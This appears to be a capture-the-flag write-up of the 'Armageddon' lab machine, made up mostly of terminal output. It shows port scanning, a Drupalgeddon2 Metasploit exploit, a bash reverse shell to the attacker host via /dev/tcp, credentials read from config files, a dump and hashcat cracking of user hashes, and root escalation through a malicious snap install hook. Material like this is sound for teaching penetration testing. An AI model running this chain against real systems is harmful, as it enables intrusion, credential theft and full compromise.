
Information Gathering

1) Found open ports

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo nmap -sV 10.10.10.233 -p- --open --min-rate 1000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-12 18:39 IST
Nmap scan report for 10.10.10.233
Host is up (0.24s latency).
Not shown: 65524 closed tcp ports (reset), 9 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 79.14 seconds
```

2) It runs drupal




3) Scanned it

```
┌──(vigneswar㉿VigneswarPC)-[~/droopescan]
└─$ ./droopescan scan drupal -u http://10.10.10.233/ -t 32
/home/vigneswar/.local/lib/python3.11/site-packages/requests/__init__.py:102: RequestsDependencyWarning: urllib3 (1.26.18) or chardet (5.2.0)/charset_normalizer (2.0.12) doesn't match a supported version!
  warnings.warn("urllib3 ({}) or chardet ({})/charset_normalizer ({}) doesn't match a supported "
[+] Plugins found:
    profile http://10.10.10.233/modules/profile/
    php http://10.10.10.233/modules/php/
    image http://10.10.10.233/modules/image/

[+] Themes found:
    seven http://10.10.10.233/themes/seven/
    garland http://10.10.10.233/themes/garland/

[+] Possible version(s):
    7.56

[+] Possible interesting urls found:
    Default changelog file - http://10.10.10.233/CHANGELOG.txt

[+] Scan finished (0:00:51.480470 elapsed)
```

Vulnerability Assessment

1) The drupal version is vulnerable to RCE




Exploitation

1) Exploited drupalgeddon

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > run

[*] Started reverse TCP handler on 10.10.14.14:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Sending stage (39927 bytes) to 10.10.10.233
[*] Meterpreter session 1 opened (10.10.14.14:4444 -> 10.10.10.233:48064) at 2024-03-12 19:02:25 +0530


meterpreter >
```

2) Found a credential



```
$databases = array (
  'default' =>
  array (
    'default' =>
    array (
      'database' => 'drupal',
      'username' => 'drupaluser',
      'password' => 'CQHEy@9M*m23gBVj',
      'host' => 'localhost',
      'port' => '',
      'driver' => 'mysql',
      'prefix' => '',
    ),
  ),
);
```

CQHEy@9M*m23gBVj

3) Got a better shell

```
meterpreter > execute -f "/bin/bash -i >& /dev/tcp/10.10.14.14/4444 0>&1"
Process 11483 created.
meterpreter >
```

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ rlwrap nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.14] from (UNKNOWN) [10.10.10.233] 48090
bash: no job control in this shell
bash-4.2$ ls
ls
CHANGELOG.txt
COPYRIGHT.txt
INSTALL.mysql.txt
INSTALL.pgsql.txt
INSTALL.sqlite.txt
INSTALL.txt
LICENSE.txt
MAINTAINERS.txt
README.txt
UPGRADE.txt
authorize.php
chisel
cron.php
get_data.php
includes
index.php
install.php
misc
modules
profiles
robots.txt
scripts
sites
socat
themes
update.php
web.config
xmlrpc.php
bash-4.2$ perl -e 'exec "/bin/bash";'
perl -e 'exec "/bin/bash";'
```

4) Got hashes

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ rlwrap nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.14] from (UNKNOWN) [10.10.10.233] 48096
bash: no job control in this shell
bash-4.2$ mysql -u drupaluser -p
mysql -u drupaluser -p
Enter password: CQHEy@9M*m23gBVj
select * from drupal.users;
show tables;
ERROR 1046 (3D000) at line 2: No database selected
uid     name    pass    mail    theme   signature       signature_format        created access  login   status  timezone        language        picture init
data
0                                       NULL    0       0       0       0       NULL            0               NULL
1       brucetherealadmin       $S$DgL2gjv6ZtxBo6CdqZEyJuBphBmrCqIV6W97.oOsUf1xAhaadURt admin@armageddon.eu                 filtered_html   1606998756 1
607077194       1607076276      1       Europe/London           0       admin@armageddon.eu     a:1:{s:7:"overlay";i:1;}
bash-4.2$
```

5) Cracked the hashes

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ hashcat '$S$DgL2gjv6ZtxBo6CdqZEyJuBphBmrCqIV6W97.oOsUf1xAhaadURt' /usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt
hashcat (v6.2.6) starting in autodetect mode

OpenCL API (OpenCL 3.0 PoCL 5.0+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 16.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
============================================================================================================================================
* Device #1: cpu-haswell-Intel(R) Core(TM) i5-9300H CPU @ 2.40GHz, 1413/2890 MB (512 MB allocatable), 8MCU

Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

7900 | Drupal7 | Forums, CMS, E-Commerce

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt
* Uses-64-Bit
* Register-Limit
```

6) Cracked the hash

```
$S$DgL2gjv6ZtxBo6CdqZEyJuBphBmrCqIV6W97.oOsUf1xAhaadURt:booboo

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 7900 (Drupal7)
Hash.Target......: $S$DgL2gjv6ZtxBo6CdqZEyJuBphBmrCqIV6W97.oOsUf1xAhaadURt
Time.Started.....: Tue Mar 12 20:17:37 2024 (7 secs)
Time.Estimated...: Tue Mar 12 20:17:44 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:      296 H/s (5.49ms) @ Accel:256 Loops:32 Thr:1 Vec:4
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 2048/14344384 (0.01%)
Rejected.........: 0/2048 (0.00%)
Restore.Point....: 0/14344384 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:32736-32768
Candidate.Engine.: Device Generator
Candidates.#1....: 123456 -> lovers1

Started: Tue Mar 12 20:17:00 2024
Stopped: Tue Mar 12 20:17:46 2024
```

7) Logged with ssh

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ssh brucetherealadmin@10.10.10.233
brucetherealadmin@10.10.10.233's password:
Last failed login: Tue Mar 12 13:47:36 GMT 2024 from 10.10.14.14 on ssh:notty
There were 2 failed login attempts since the last successful login.
Last login: Fri Mar 19 08:01:19 2021 from 10.10.14.5
[brucetherealadmin@armageddon ~]$
```

Privilege Escalation

1) Found sudo permission

```
[brucetherealadmin@armageddon ~]$ sudo -l
Matching Defaults entries for brucetherealadmin on armageddon:
    !visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin, env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS",
    env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES",
    env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User brucetherealadmin may run the following commands on armageddon:
    (root) NOPASSWD: /usr/bin/snap install *
[brucetherealadmin@armageddon ~]$
```

2) Found a exploit to escalate privileges

gtfobins.github.io/gtfobins/snap/

.. / snap

☆ Star 9,948

Sudo

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

It runs commands using a specially crafted Snap package. Generate it with fpm and upload it to the target.

```
COMMAND=id
cd $(mktemp -d)
mkdir -p meta/hooks
printf '#!/bin/sh\n%s; false' "$COMMAND" >meta/hooks/install
chmod +x meta/hooks/install
fpm -n xxxx -s dir -t snap -a all meta
```

```
sudo snap install xxxx_1.0_all.snap --dangerous --devmode
```

3) Generated payload

```
┌──(vigneswar㉿VigneswarPC)-[/tmp/tmp.IfSGx57Wx3]
└─$ COMMAND='cat /root/root.txt'
cd $(mktemp -d)
mkdir -p meta/hooks
printf '#!/bin/sh\n%s; false' "$COMMAND" >meta/hooks/install
chmod +x meta/hooks/install
fpm -n xxxx -s dir -t snap -a all meta
Created package {:path=>"xxxx_1.0_all.snap"}

┌──(vigneswar㉿VigneswarPC)-[/tmp/tmp.o30trtFc80]
└─$ scp xxxx_1.0_all.snap brucetherealadmin@10.10.10.233:~
brucetherealadmin@10.10.10.233's password:
xxxx_1.0_all.snap                                             100% 4096     7.9KB/s   00:00
```

```
[brucetherealadmin@armageddon ~]$ sudo snap install xxxx_1.0_all.snap --dangerous --devmode
Run install hook of "xxxx" snap if present

error: cannot perform the following tasks:
- Run install hook of "xxxx" snap if present (run hook "install": 8e96d33a2a9b37deeac0f2abfe17d1cf)
```